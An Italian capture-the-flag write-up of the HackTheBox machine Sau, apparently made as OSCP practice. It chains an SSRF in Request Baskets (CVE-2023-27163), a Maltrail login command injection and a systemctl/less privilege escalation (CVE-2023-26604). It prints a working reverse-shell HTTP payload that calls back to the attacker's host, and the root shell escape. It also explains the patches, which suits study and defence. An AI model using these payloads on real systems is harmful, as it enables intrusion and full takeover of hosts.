

Introduzione#
Attenzione!
Tutte le tecniche descritte in questo articolo sono puramente a scopo educativo.
L'autore non incoraggia né supporta attività illegali e non è responsabile per eventuali usi impropri delle informazioni presenti su questo sito.
Per ulteriori dettagli fare riferimento a
disclaimer!
Sau è una macchina Linux di difficoltà Facile rilasciata su HackTheBox in data 8 Luglio 2023.
L’obiettivo di questo writeup è quello di documentare l’intero processo di risoluzione della macchina, analizzando in dettaglio tutte le vulnerabilità individuate. Per ciascuna di esse includerò il codice sorgente rilevante e spiegherò sia l’origine della vulnerabilità sia come è possibile sfruttarle.
Ho risolto questa macchina in preparazione alla certificazione OSCP, essendo consigliata nella lista di macchine consigliata da TJ Null.
Scansione porte#
Come primo passo dell’analisi effettuo una scansione delle porte per capire quali servizi sono esposti dalla macchina.
La seguente scansione con nmap rivela 2 servizi esposti su questo host:
kali@kali:~$ nmap -p- --min-rate=1000 -T4 -vv $IP
...
PORT      STATE    SERVICE REASON
22/tcp    open     ssh     syn-ack ttl 63
80/tcp    filtered http    no-response
8338/tcp  filtered unknown no-response
55555/tcp open     unknown syn-ack ttl 63
Procedendo con una scansione più approfondita, si ottengono informazioni aggiuntive sui servizi esposti dalla macchina:
kali@kali:~$ nmap -sC -sV -p22,55555 -vv $IP
...
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDdY38bkvujLwIK0QnFT+VOKT9zjKiPbyHpE+cVhus9r/6I/uqPzLylknIEjMYOVbFbVd8rTGzbmXKJBdRK61WioiPlKjbqvhO/YTnlkIRXm4jxQgs+xB0l9WkQ0CdHoo/Xe3v7TBije+lqjQ2tvhUY1LH8qBmPIywCbUvyvAGvK92wQpk6CIuHnz6IIIvuZdSklB02JzQGlJgeV54kWySeUKa9RoyapbIqruBqB13esE2/5VWyav0Oq5POjQWOWeiXA6yhIlJjl7NzTp/SFNGHVhkUMSVdA7rQJf10XCafS84IMv55DPSZxwVzt8TLsh2ULTpX8FELRVESVBMxV5rMWLplIA5ScIEnEMUR9HImFVH1dzK+E8W20zZp+toLBO1Nz4/Q/9yLhJ4Et+jcjTdI1LMVeo3VZw3Tp7KHTPsIRnr8ml+3O86e0PK+qsFASDNgb3yU61FEDfA0GwPDa5QxLdknId0bsJeHdbmVUW3zax8EvR+pIraJfuibIEQxZyM=
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEFMztyG0X2EUodqQ3reKn1PJNniZ4nfvqlM7XLxvF1OIzOphb7VEz4SCG6nXXNACQafGd6dIM/1Z8tp662Stbk=
|   256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICYYQRfQHc6ZlP/emxzvwNILdPPElXTjMCOGH6iejfmi
55555/tcp open  http    syn-ack ttl 63 Golang net/http server
| http-title: Request Baskets
|_Requested resource was /web
| http-methods:
|_  Supported Methods: GET OPTIONS
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Mon, 08 Dec 2025 16:14:20 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Mon, 08 Dec 2025 16:14:03 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Mon, 08 Dec 2025 16:14:03 GMT
|     Content-Length: 0
|   OfficeScan:
|     HTTP/1.1 400 Bad Request: missing required Host header
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|_    Request: missing required Host header
La seguente tabella riassume tutte le informazioni trovate finora:
| Porta | Software | Versione | Note |
|---|---|---|---|
| 22 | OpenSSH | 8.2p1 | Ubuntu |
| 55555 | Golang net/http server | ??? | Request Baskets |
HTTP (55555)#
Sulla porta 55555 è in esecuzione un server web che ospita un’istanza di Request Baskets un servizio web scritto in Go che permette di raccogliere e ispezionare richieste HTTP.
La versione installata sull’host è la 1.2.1 come mostrato di seguito:
CVE-2023-27163 (SSRF)#
Una rapida ricerca con Google rivela che la versione di Request Baskets installata sull’host è vulnerabile alla CVE-2023-27163 descritta di seguito:
request-baskets up to v1.2.1 was discovered to contain a Server-Side Request Forgery (SSRF) via the component /api/baskets/{name}. This vulnerability allows attackers to access network resources and sensitive information via a crafted API request.
Le versioni di Request Baskets fino alla 1.2.1 sono quindi affette da una vulnerabilità di Server-Side Request Forgery (SSRF), che permette a un attaccante di indurre il server a effettuare richieste HTTP verso un endpoint arbitrario, sia locale che remoto.
Il campo forward_url della richiesta POST a /api/baskets/{name} permette di specificare un URL verso cui il basket inoltrerà automaticamente tutte le richieste ricevute. Impostando come URL l’indirizzo IP dell’attaccante è possibile forzare il server a inivare richieste verso l’host controllato:

Sul server attaccante preparo una directory con un file di test per verificare la vulnerabilità, avvio un server HTTP con Python e visito il basket:
kali@kali:~$ mkdir sau
kali@kali:~$ cd sau
kali@kali:~/sau$ touch test.txt
kali@kali:~/sau$ ls -la
total 8
drwxrwxr-x 2 kali kali 4096 Dec  8 11:37 .
drwxr-xr-x 9 kali kali 4096 Dec  8 11:37 ..
-rw-rw-r-- 1 kali kali    0 Dec  8 11:37 test.txt
kali@kali:~/sau$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Sul server attaccante ricevo una richiesta GET per accedere alla directory esposta, confermando così la presenza della vulnerabilità:
$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.224 - - [08/Dec/2025 11:38:48] "GET / HTTP/1.1" 200 -
La vulnerabilità non è stata risolta!
È importante sottolineare che la vulnerabilità non è stata corretta dallo sviluppatore. Nelle nuove versioni del software la funzionalità di inoltro è solo stata disabilitata di default, ma può essere riattivata avviando il servizio con il flag -allowforward (patch sicurezza). Questo non elimina la vulnerabilità, ma la limita agli utenti che abilitano consapevolmente la funzionalità assomendosi implicitamente il rischio associato.
User Flag#
Sfruttando la SSRF è possibile enumerare i servizi esposti localmente sulla macchina:


Sulla porta 80 locale della macchina risulta essere esposta un’istanza di Maltrail 0.53. La versione installata viene riportata sia nella pagina HTML che nell’header di risposta Server: Maltrail/0.53:
Command injection#
Una rapida ricerca con Google rivela che la versione di Maltrail installata è affetta da una vulnerabilità di Command Injection non autenticata, come descritto nel relativo post su huntr.
La vulnerabilità risiede nella funzione di login login riportata di seguito:
def _login(self, params):
  ...
  if not IS_WIN:
    try:
        subprocess.check_output("logger -p auth.info -t \"%s[%d]\" \"%s password for %s from %s port %s\"" % (NAME.lower(), os.getpid(), "Accepted" if valid else "Failed", params.get("username"), self.client_address[0], self.client_address[1]), stderr=subprocess.STDOUT, shell=True)
    except Exception:
        if config.SHOW_DEBUG:
            traceback.print_exc()

  return content
Il parametro vulnerabile in questo caso è lo username che viene inserito nel comando logger senza alcuna sanitizzazione tramite params.get("username"). Poiché subprocess.check_output() viene invocato con l’opzione shell=True, la stringa passata al comando viene interpretata direttamente dalla shell.
Di conseguenza, un attaccante può sfruttare il campo username per iniettare comandi arbitrari nel comando logger, ottenendo così l’esecuzione di codice arbitrario sul sistema.
La vulnerabilità è stata corretta con una patch sicurezza riportata di seguito:
def _login(self, params):
  ...
  if not IS_WIN:
    try:
      subprocess.check_output(["logger", "-p", "auth.info", "-t", "%s[%d]" % (NAME.lower(), os.getpid()), "%s password for %s from %s port %s" % ("Accepted" if valid else "Failed", params.get("username"), self.client_address[0], self.client_address[1])], stderr=subprocess.STDOUT, shell=False)
    except Exception:
        if config.SHOW_DEBUG:
            traceback.print_exc()

  return content
In questa nuova versione la chiamata a subprocess.check_output() presenta due sostanziali modifiche:
- Viene utilizzata ora una lista di argomenti con cui ogni parametro viene passato come argomento separato evitando che la stringa venga interpretata come un comando unico
- Viene utilizzata l’opzione
shell=Falseche impedisce l’interpretazione dell’input dell’utente da parte di una shell.
Reverse shell#
Mettendosi in ascolto sulla porta 4444 dalla macchina attaccante e inviando la seguente richiesta HTTP al basket precedentemente creato, è possibile ottenere una reverse shell sulla macchina:
POST /wllbz8z/login HTTP/1.1
Host: 10.10.11.224:55555
Content-Type: application/x-www-form-urlencoded
Content-Length: 308

username=;`busybox+nc+10.10.14.8+4444+-e+bash`
kali@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
10.10.11.224: inverse host lookup failed: Unknown host
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.224] 53046
id
uid=1001(puma) gid=1001(puma) groups=1001(puma)Una volta ottenuta la reverse shell, proseguo con l’upgrade per renderla più stabile e interattiva:
SHELL=/bin/bash script -q /dev/null
puma@sau:/opt/maltrail$ ^Z
zsh: suspended  nc -lvp 4444
kali@kali:~$ stty raw -echo; fg
[1]  + continued  nc -lvp 4444
                              reset
reset: unknown terminal type unknown
Terminal type? ^C
puma@sau:/opt/maltrail$ export TERM=xterm
puma@sau:/opt/maltrail$
A questo punto è possibile leggere la flag utente salvata nel file /home/puma/user.txt:
puma@sau:/opt/maltrail$ cd
puma@sau:~$ ls -la
total 32
drwxr-xr-x 4 puma puma 4096 Jun 19  2023 .
drwxr-xr-x 3 root root 4096 Apr 15  2023 ..
lrwxrwxrwx 1 root root    9 Apr 14  2023 .bash_history -> /dev/null
-rw-r--r-- 1 puma puma  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 puma puma 3771 Feb 25  2020 .bashrc
drwx------ 2 puma puma 4096 Apr 15  2023 .cache
drwx------ 3 puma puma 4096 Apr 15  2023 .gnupg
-rw-r--r-- 1 puma puma  807 Feb 25  2020 .profile
lrwxrwxrwx 1 puma puma    9 Apr 15  2023 .viminfo -> /dev/null
lrwxrwxrwx 1 puma puma    9 Apr 15  2023 .wget-hsts -> /dev/null
-rw-r----- 1 root puma   33 Dec  8 11:25 user.txt
puma@sau:~$ cat user.txt
da955950************************
Root flag#
L’utente puma può eseguire il comando sudo -l senza dover inserire una password:
puma@sau:~$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
La policy sudo assegnata all’utente risulta troppo permissiva e consente l’esecuzione del comando systemctl status trail.service senza autenticazione.
CVE-2023-26604 (LPE)#
La versione di systemctl installata sulla macchina è la 245, come mostrato di seguito:
puma@sau:/opt/maltrail$ /usr/bin/systemctl --version
systemd 245 (245.4-4ubuntu3.22)
+PAM +AUDIT +SELINUX +IMA +APPARMOR +SMACK +SYSVINIT +UTMP +LIBCRYPTSETUP +GCRYPT +GNUTLS +ACL +XZ +LZ4 +SECCOMP +BLKID +ELFUTILS +KMOD +IDN2 -IDN +PCRE2 default-hierarchy=hybrid
Una rapida ricerca con Google rivela che questa versione è vulnerabile alla CVE-2023-26604 descritta di seguito:
systemd before 247 does not adequately block local privilege escalation for some Sudo configurations, e.g., plausible sudoers files in which the “systemctl status” command may be executed. Specifically, systemd does not set LESSSECURE to 1, and thus other programs may be launched from the less program. This presents a substantial security risk when running systemctl from Sudo, because less executes as root when the terminal size is too small to show the complete systemctl output.
Le versioni di systemctl precedenti alla 247 non verificano correttamente che l’eUID corrisponda al rUID. Di conseguenza, un utente che può eseguire systemctl tramite sudo può lanciare comandi con privilegi elevati sfruttando il pager less invocato senza abilitare la modalità sicura (LESSSECURE=1).
La vulnerabilità è stata corretta dalla versione 247 tramite varie patch di sicurezza (1, 2, 3, 4). Ora systemctl utilizza la modalità sicura di less quando il comando viene eseguito con sudo impedendo l’esecuzione di comandi quando l’eUID è diverso dall’UID dell’utente:
The autopaging logic in systemd’s various tools (such as systemctl) has been updated to turn on “secure” mode in “less” (i.e. $LESSECURE=1) if execution in a “sudo” environment is detected. This disables invoking external programs from the pager, via the pipe logic. This behaviour may be overridden via the new $SYSTEMD_PAGERSECURE environment variable.
Root shell#
Un exploit pubblico dimostra come è possibile eseguire comandi arbitrari con privilegi elevati quando systemctl viene eseguito come utente root. L’output di systemctl viene mostrato all’utente tramite less, che permette di eseguire comandi bash tramite l’uso del carattere !. Nelle versioni vulnerabili di systemctl questa funzionalità non riduce i privilegi durante l’esecuzione permettendo quindi di eseguire comandi come root.
Di seguito un esempio che mostra come ottenere una shell con privilegi elevati sulla macchina:
puma@sau:/opt/maltrail$ sudo /usr/bin/systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:>
     Active: active (running) since Mon 2025-12-08 11:21:37 UTC; 5h 46min ago
       Docs: https://github.com/stamparm/maltrail#readme
             https://github.com/stamparm/maltrail/wiki
   Main PID: 933 (python3)
      Tasks: 19 (limit: 4662)
     Memory: 32.9M
     CGroup: /system.slice/trail.service
             ├─ 933 /usr/bin/python3 server.py
             ├─1099 /bin/sh -c logger -p auth.info -t "maltrail[933]" "Failed p>
             ├─1100 bash
             ├─1107 script -q /dev/null
             ├─1108 bash -i
             ├─1123 sudo /usr/bin/systemctl status trail.service
             ├─1125 /usr/bin/systemctl status trail.service
             ├─1126 pager
             ├─1128 sh -c /bin/bash -c /bin/bash
             ├─1129 /bin/bash
             ├─1535 /bin/sh -c logger -p auth.info -t "maltrail[933]" "Failed p>
\x0d
 from 127.0.0.1 port 58452"
             ├─1536 bash
             ├─1537 script -q /dev/null
             ├─1538 bash -i
             ├─1554 sudo /usr/bin/systemctl status trail.service
             ├─1555 /usr/bin/systemctl status trail.service
             └─1556 pager

Dec 08 16:35:12 sau maltrail[1525]: Failed password for ; from 127.0.0.1 port 4>
Dec 08 17:03:50 sau maltrail[1547]: Failed password for ;

                                     from 127.0.0.1 port 39612
Dec 08 17:07:25 sau sudo[1548]:     puma : TTY=pts/1 ; PWD=/opt/maltrail ; USER>
Dec 08 17:07:25 sau sudo[1548]: pam_unix(sudo:session): session opened for user>
Dec 08 17:07:55 sau sudo[1548]: pam_unix(sudo:session): session closed for user>
Dec 08 17:07:56 sau sudo[1551]:     puma : TTY=pts/1 ; PWD=/opt/maltrail ; USER>
Dec 08 17:07:56 sau sudo[1551]: pam_unix(sudo:session): session opened for user>
Dec 08 17:08:19 sau sudo[1551]: pam_unix(sudo:session): session closed for user>
Dec 08 17:08:21 sau sudo[1554]:     puma : TTY=pts/1 ; PWD=/opt/maltrail ; USER>
Dec 08 17:08:21 sau sudo[1554]: pam_unix(sudo:session): session opened for user>
!/bin/bash
root@sau:/opt/maltrail# id
uid=0(root) gid=0(root) groups=0(root)
L’ultima flag si trova nella home dell’utente root in /root/root.txt:
root@sau:/opt/maltrail# cd
root@sau:~# ls -la
total 40
drwx------  6 root root 4096 Dec  8 11:25 .
drwxr-xr-x 20 root root 4096 Jun 19  2023 ..
lrwxrwxrwx  1 root root    9 Apr 15  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  3 root root 4096 Jun 19  2023 .cache
lrwxrwxrwx  1 root root    9 Apr 15  2023 .lesshst -> /dev/null
drwxr-xr-x  3 root root 4096 Jun  8  2023 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4096 Apr 14  2023 .ssh
-rw-r--r--  1 root root   39 Jun  8  2023 .vimrc
lrwxrwxrwx  1 root root    9 Apr 15  2023 .wget-hsts -> /dev/null
drwxr-xr-x  4 root root 4096 Jun 19  2023 go
-rw-r-----  1 root root   33 Dec  8 11:25 root.txt
root@sau:~# cat root.txt
87c936d3************************